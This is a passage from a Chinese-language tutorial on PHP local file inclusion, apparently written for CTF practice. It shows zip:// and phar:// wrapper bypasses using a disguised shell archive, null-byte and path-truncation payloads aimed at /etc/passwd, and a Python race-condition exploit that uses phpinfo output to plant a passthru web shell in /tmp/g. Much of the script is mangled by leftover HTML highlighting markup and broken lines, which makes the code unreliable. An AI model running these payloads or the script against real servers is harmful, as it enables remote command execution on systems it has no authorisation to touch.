
Warning: include(test.jpg.php) [function.include]: failed to open stream: No such file or directory in **C:\phpStudy\WWW\test2.php** on line **3**

拼接之后就是:`test.jpg.php`这个文件肯定不存在。

这个时候我们就可以利用伪协议来进行绕过。

我们构造一个zip压缩包:


就是写一个shell.php -> zip压缩得到压缩包,然后改名为shell.png,去上传



1.利用`zip://`协议

> zip://与phar://的使用类似，但是需要绝对路径， zip文件后面要跟%23加zip文件里的文件


`http://127.0.0.1:8081/test2.php?file=zip://C:/phpStudy/WWW/shell.png%23shell`



2.利用 `phar://` 协议

这个也可以用前面的那个压缩包,不过不需要#去分开压缩包里面的内容了,`phar://` 协议是根据文件头去判断是不是压缩文件的,所以shell.png不会影响正常解析出这个压缩包。(这个在CTF比赛中很常见)

```
http://127.0.0.1:8081/test2.php?file=phar://shell.png/shell
```



1. 利用截断绕过(老版本PHP)
   这个以前还是很常见的,现在的话,利用很有限,这里就不去搭建环境测试了。
   引用l3mon师傅博客的写的总结。


   1. %00截断
      /etc/passwd%00
      (需要 magic_quotes_gpc=off，PHP小于5.3.4有效)
   2. %00截断目录遍历：
      /var/www/%00
      (需要 magic_quotes_gpc=off，unix文件系统，比如FreeBSD，OpenBSD，NetBSD，Solaris)
   3. 路径长度截断：
      /etc/passwd/./././././.[…]/./././.
      (php版本小于5.2.8(?)可以成功，linux需要文件名长于4096，windows需要长于256)
   4. 点号截断：
      /boot.ini/.....[…].....
      (php版本小于5.2.8(?)可以成功，只适用windows，点号需要长于256)

0x4.2.5 phpinfo + 文件包含 getshell

这个是我想重点去研究和分析的tips,因为最近在打比赛中有这个思路,但是却遇到了一些问题。

首先我们可以了解下:

phpinfo(); 可以给我们提供什么信息。 参考下这篇文章: phpinfo中值得注意的信息



System	Windows NT XQ176FEE 6.2 build 9200 (Unknow Windows version Business Edition) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\php53\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,TS,VC9
PHP Extension Build	API20090626,TS,VC9
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, phar
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

开头的内容能给我门提供很多信息(我画的红框里面)

常用:

> system info 详细的操作系统信息 确定window or linux
> Registered PHP Streams and filters 注册的php过滤器和流协议
> extension_dir php扩展的路径
> short_open_tag <?= 和 <? echo 等价
> disable_function 禁用函数
> open_basedir 将用户可操作的文件限制在某目录下
> SERVER_ADDR 真实ip
> DOCUMENT_ROOT web根目录
> _FILES["file"] 可以获取临时文件名字和路径
> session 可以查看session的相关配置

0x4.2.5.1 phpinfo-LFI 本地文件包含临时文件getshell


理论来说是通杀的,但是我在打国赛的时候用脚本一直不成功,debug之后确定是利用条件比较苛刻,也可能是服务器处理性能比较好,没办法竞争成功。(后面我才发现原来是脚本多了个%00,下面的脚本我自己测试成功的了)

实战案例: 自如网某业务文件包含导致命令执行（LFI + PHPINFO getshell 实例

原理非常简单:

我们构造一个上传表单的时候,php也会生成一个对应的临时文件,这个文件的相关内容可以在phpinfo()的`_FILE["file"]`查看到,但是临时文件很快就会被删除,所以我们赶在临时文件被删除之前,包含临时文件就可以getshell了。

php处理流程timeline如下:



相关脚本(我自己修改了一下):

```
#!/usr/bin/python
import sys
import threading
import socket
```

def setup(host, port):
TAG="Security Test"
PAYLOAD="""%s\r
<?php c= fopen('/tmp/g','w');fwrite(c,'<?php passthru($_GET["f"]);?>');?>\r""" % TAG

def phpInfoLFI(host, port, phpinforeq, offset, lfireq, tag):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

```
<span class="n">s</span><span class="o">.</span><span class="n">connect</span><span class="p">((</span><span cla
ss="n">host</span><span class="p">,</span> <span class="n">port</span><span class="p">))</span>
<span class="n">s2</span><span class="o">.</span><span class="n">connect</span><span class="p">((</span><span cl
ass="n">host</span><span class="p">,</span> <span class="n">port</span><span class="p">))</span>

<span class="n">s</span><span class="o">.</span><span class="n">send</span><span class="p">(</span><span class="
n">phpinforeq</span><span class="p">)</span>
<span class="n">d</span> <span class="o">=</span> <span class="s2">""</span>
<span class="k">while</span> <span class="nb">len</span><span class="p">(</span><span class="n">d</span><span cl
ass="p">)</span> <span class="o">&lt;</span> <span class="n">offset</span><span class="p">:</span>
    <span class="n">d</span> <span class="o">+=</span> <span class="n">s</span><span class="o">.</span><span cla
ss="n">recv</span><span class="p">(</span><span class="n">offset</span><span class="p">)</span>
<span class="k">try</span><span class="p">:</span>
    <span class="n">i</span> <span class="o">=</span> <span class="n">d</span><span class="o">.</span><span clas
s="n">find</span><span class="p">(</span><span class="s2">"[tmp_name] =&amp;gt; "</span><span class="p">)</span>
    <span class="n">fn</span> <span class="o">=</span> <span class="n">d</span><span class="p">[</span><span cla
ss="n">i</span><span class="o">+</span><span class="mi">17</span><span class="p">:</span><span class="n">i</span
><span class="o">+</span><span class="mi">31</span><span class="p">]</span>
    <span class="c1"># print fn</span>
<span class="k">except</span> <span class="ne">ValueError</span><span class="p">:</span>
    <span class="k">return</span> <span class="bp">None</span>
<span class="n">s2</span><span class="o">.</span><span class="n">send</span><span class="p">(</span><span class=
"n">lfireq</span> <span class="o">%</span> <span class="p">(</span><span class="n">fn</span><span class="p">,</s
pan> <span class="n">host</span><span class="p">))</span>
<span class="c1"># print lfireq % (fn, host) #debug调试结果</span>
<span class="n">d</span> <span class="o">=</span> <span class="n">s2</span><span class="o">.</span><span class="
n">recv</span><span class="p">(</span><span class="mi">4096</span><span class="p">)</span>
<span class="c1"># print d #查看回显是否成功</span>
<span class="n">s</span><span class="o">.</span><span class="n">close</span><span class="p">()</span>
<span class="n">s2</span><span class="o">.</span><span class="n">close</span><span class="p">()</span>

<span class="k">if</span> <span class="n">d</span><span class="o">.</span><span class="n">find</span><span class
="p">(</span><span class="n">tag</span><span class="p">)</span> <span class="o">!=</span> <span class="o">-</spa
n><span class="mi">1</span><span class="p">:</span>
    <span class="k">return</span> <span class="n">fn</span>
```

counter=0
class ThreadWorker(threading.Thread):
def **init**(self, e, l, m, *args):
threading.Thread.**init**(self)
self.event = e
self.lock = l
self.maxattempts = m
self.args = args

```
<span class="k">def</span> <span class="nf">run</span><span class="p">(</span><span class="bp">self</span><span class="p">):</span>
    <span class="k">global</span> <span class="n">counter</span>
    <span class="k">while</span> <span class="ow">not</span> <span class="bp">self</span><span class="o">.</span><span class="n">event</span><span class="o">.</span><span class="n">is_set</span><span class="p">():</span>
        <span class="k">with</span> <span class="bp">self</span><span class="o">.</span><span class="n">lock</span><span class="p">:</span>
            <span class="k">if</span> <span class="n">counter</span> <span class="o">&gt;=</span> <span class="bp">self</span><span class="o">.</span><span class="n">maxattempts</span><span class="p">:</span>
                <span class="k">return</span>
            <span class="n">counter</span><span class="o">+=</span><span class="mi">1</span>

        <span class="k">try</span><span class="p">:</span>
            <span class="n">x</span> <span class="o">=</span> <span class="n">phpInfoLFI</span><span class="p">(</span><span class="o">*</span><span class="bp">self</span><span class="o">.</span><span class="n">args</span><span class="p">)</span>
            <span class="k">if</span> <span class="bp">self</span><span class="o">.</span><span class="n">event</span><span class="o">.</span><span class="n">is_set</span><span class="p">():</span>
                <span class="k">break</span>
            <span class="k">if</span> <span class="n">x</span><span class="p">:</span>
                <span class="k">print</span> <span class="s2">"</span><span class="se">\n</span><span class="s2">Got it! Shell created in /tmp/g"</span>
                <span class="bp">self</span><span class="o">.</span><span class="n">event</span><span class="o">.</span><span class="n">set</span><span class="p">()</span>

        <span class="k">except</span> <span class="n">socket</span><span class="o">.</span><span class="n">error</span><span class="p">:</span>
            <span class="k">return</span>
```

def getOffset(host, port, phpinforeq):
“”“Gets offset of tmp_name in the php output”””
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
s.send(phpinforeq)

```
<span class="n">d</span> <span class="o">=</span> <span class="s2">""</span>
<span class="k">while</span> <span class="bp">True</span><span class="p">:</span>
    <span class="n">i</span> <span class="o">=</span> <span class="n">s</span><span class="o">.</span><span clas
s="n">recv</span><span class="p">(</span><span class="mi">4096</span><span class="p">)</span>
    <span class="n">d</span><span class="o">+=</span><span class="n">i</span>
    <span class="k">if</span> <span class="n">i</span> <span class="o">==</span> <span class="s2">""</span><span
 class="p">:</span>
        <span class="k">break</span>
    <span class="c1"># detect the final chunk</span>
    <span class="k">if</span> <span class="n">i</span><span class="o">.</span><span class="n">endswith</span><sp
an class="p">(</span><span class="s2">"0</span><span class="se">\r\n\r\n</span><span class="s2">"</span><span cl
ass="p">):</span>
        <span class="k">break</span>
<span class="n">s</span><span class="o">.</span><span class="n">close</span><span class="p">()</span>
<span class="n">i</span> <span class="o">=</span> <span class="n">d</span><span class="o">.</span><span class="n
">find</span><span class="p">(</span><span class="s2">"[tmp_name] =&amp;gt; "</span><span class="p">)</span>
<span class="k">if</span> <span class="n">i</span> <span class="o">==</span> <span class="o">-</span><span class
="mi">1</span><span class="p">:</span>
    <span class="k">raise</span> <span class="ne">ValueError</span><span class="p">(</span><span class="s2">"No
php tmp_name in phpinfo output"</span><span class="p">)</span>

<span class="k">print</span> <span class="s2">"found </span><span class="si">%s</span><span class="s2"> at </spa
n><span class="si">%i</span><span class="s2">"</span> <span class="o">%</span> <span class="p">(</span><span cla
ss="n">d</span><span class="p">[</span><span class="n">i</span><span class="p">:</span><span class="n">i</span><
span class="o">+</span><span class="mi">10</span><span class="p">],</span><span class="n">i</span><span class="p
")</span>
<span class="c1"># padded up a bit</span>
<span class="k">return</span> <span class="n">i</span><span class="o">+</span><span class="mi">256</span>
```

def main():

```
<span class="k">print</span> <span class="s2">"LFI With PHPInfo()"</span>
<span class="k">print</span> <span class="s2">"-="</span> <span class="o">*</span> <span class="mi">30</span>

<span class="k">if</span> <span class="nb">len</span><span class="p">(</span><span class="n">sys</span><span cla
ss="o">.</span><span class="n">argv</span><span class="p">)</span> <span class="o">&lt;</span> <span class="mi">
2</span><span class="p">:</span>
    <span class="k">print</span> <span class="s2">"Usage: </span><span class="si">%s</span><span class="s2"> hos
t [port] [threads]"</span> <span class="o">%</span> <span class="n">sys</span><span class="o">.</span><span clas
s="n">argv</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
    <span class="n">sys</span><span class="o">.</span><span class="n">exit</span><span class="p">(</span><span c
lass="mi">1</span><span class="p">)</span>

<span class="k">try</span><span class="p">:</span>
    <span class="n">host</span> <span class="o">=</span> <span class="n">socket</span><span class="o">.</span><s
pan class="n">gethostbyname</span><span class="p">(</span><span class="n">sys</span><span class="o">.</span><spa
n class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">])</span>
<span class="k">except</span> <span class="n">socket</span><span class="o">.</span><span class="n">error</span><
span class="p">,</span> <span class="n">e</span><span class="p">:</span>
    <span class="k">print</span> <span class="s2">"Error with hostname </span><span class="si">%s</span><span cl
ass="s2">: </span><span class="si">%s</span><span class="s2">"</span> <span class="o">%</span> <span class="p">(
</span><span class="n">sys</span><span class="o">.</span><span class="n">argv</span><span class="p">[</span><spa
n class="mi">1</span><span class="p">],</span> <span class="n">e</span><span class="p">)</span>
    <span class="n">sys</span><span class="o">.</span><span class="n">exit</span><span class="p">(</span><span c
lass="mi">1</span><span class="p">)</span>

<span class="n">port</span><span class="o">=</span><span class="mi">80</span>
<span class="k">try</span><span class="p">:</span>
    <span class="n">port</span> <span class="o">=</span> <span class="nb">int</span><span class="p">(</span><spa
n class="n">sys</span><span class="o">.</span><span class="n">argv</span><span class="p">[</span><span class="mi
```

n class="n">sys.argv[<span class="mi
">2])
except IndexError:
    pass
except ValueError, e:
    print "Error with port %d<span class=
"s2">: %s" % (</sp
an>sys.argv[<span cl
ass="mi">2], e)
    sys.exit(<span c
lass="mi">1)

poolsz=10
try:
    poolsz = int(<s
pan class="n">sys.argv[<span class="
mi">3])
except IndexError:
    pass
except ValueError, e:
    print "Error with poolsz %d<span clas
s="s2">: %s" % (</
span>sys.argv[<span
class="mi">3], e)
    sys.exit(<span c
lass="mi">1)

print "Getting initial offset...",
reqphp, tag, <span c
lass="n">reqlfi = setup(<span class=
"n">host, port)
offset = getOffset(<
span class="n">host, port, <span cla
ss="n">reqphp)
sys.stdout.<span cla
ss="n">flush()

maxattempts = 1000
e = threading.<span
class="n">Event()
l = threading.<span
class="n">Lock()

print "Spawning worker pool (%d<span clas
s="s2">)..." % poolsz
sys.stdout.<span cla
ss="n">flush()

tp = []
for i in range<spa
n class="p">(0,poolsz<span class="p
">):
    tp.append(<span
class="n">ThreadWorker(e,<span class
="n">l,maxattempts,
host, port, reqphp</
span>, offset, reqlfi, tag))


```
<span class="k">for</span> <span class="n">t</span> <span class="ow">in</span> <span class="n">tp</span><span cl
ass="p">:</span>
    <span class="n">t</span><span class="o">.</span><span class="n">start</span><span class="p">()</span>
<span class="k">try</span><span class="p">:</span>
    <span class="k">while</span> <span class="ow">not</span> <span class="n">e</span><span class="o">.</span><sp
an class="n">wait</span><span class="p">(</span><span class="mi">1</span><span class="p">):</span>
        <span class="k">if</span> <span class="n">e</span><span class="o">.</span><span class="n">is_set</span><
span class="p">():</span>
            <span class="k">break</span>
        <span class="k">with</span> <span class="n">l</span><span class="p">:</span>
            <span class="n">sys</span><span class="o">.</span><span class="n">stdout</span><span class="o">.</sp
an><span class="n">write</span><span class="p">(</span> <span class="s2">"</span><span class="se">\r</span><span
 class="si">% 4d</span><span class="s2"> / </span><span class="si">% 4d</span><span class="s2">"</span> <span cl
ass="o">%</span> <span class="p">(</span><span class="n">counter</span><span class="p">,</span> <span class="n">
maxattempts</span><span class="p">))</span>
            <span class="n">sys</span><span class="o">.</span><span class="n">stdout</span><span class="o">.</sp
an><span class="n">flush</span><span class="p">()</span>
            <span class="k">if</span> <span class="n">counter</span> <span class="o">&gt;=</span> <span class="n
">maxattempts</span><span class="p">:</span>
                <span class="k">break</span>
    <span class="k">print</span>
    <span class="k">if</span> <span class="n">e</span><span class="o">.</span><span class="n">is_set</span><span
 class="p">():</span>
        <span class="k">print</span> <span class="s2">"Woot!  \m/"</span>
    <span class="k">else</span><span class="p">:</span>
        <span class="k">print</span> <span class="s2">":("</span>
<span class="k">except</span> <span class="ne">KeyboardInterrupt</span><span class="p">:</span>
    <span class="k">print</span> <span class="s2">"</span><span class="se">\n</span><span class="s2">Telling thr
eads to shutdown..."</span>
    <span class="n">e</span><span class="o">.</span><span class="n">set</span><span class="p">()</span>

<span class="k">print</span> <span class="s2">"Shuttin' down..."</span>
<span class="k">for</span> <span class="n">t</span> <span class="ow">in</span> <span class="n">tp</span><span cl
ass="p">:</span>
    <span class="n">t</span><span class="o">.</span><span class="n">join</span><span class="p">()</span>
```

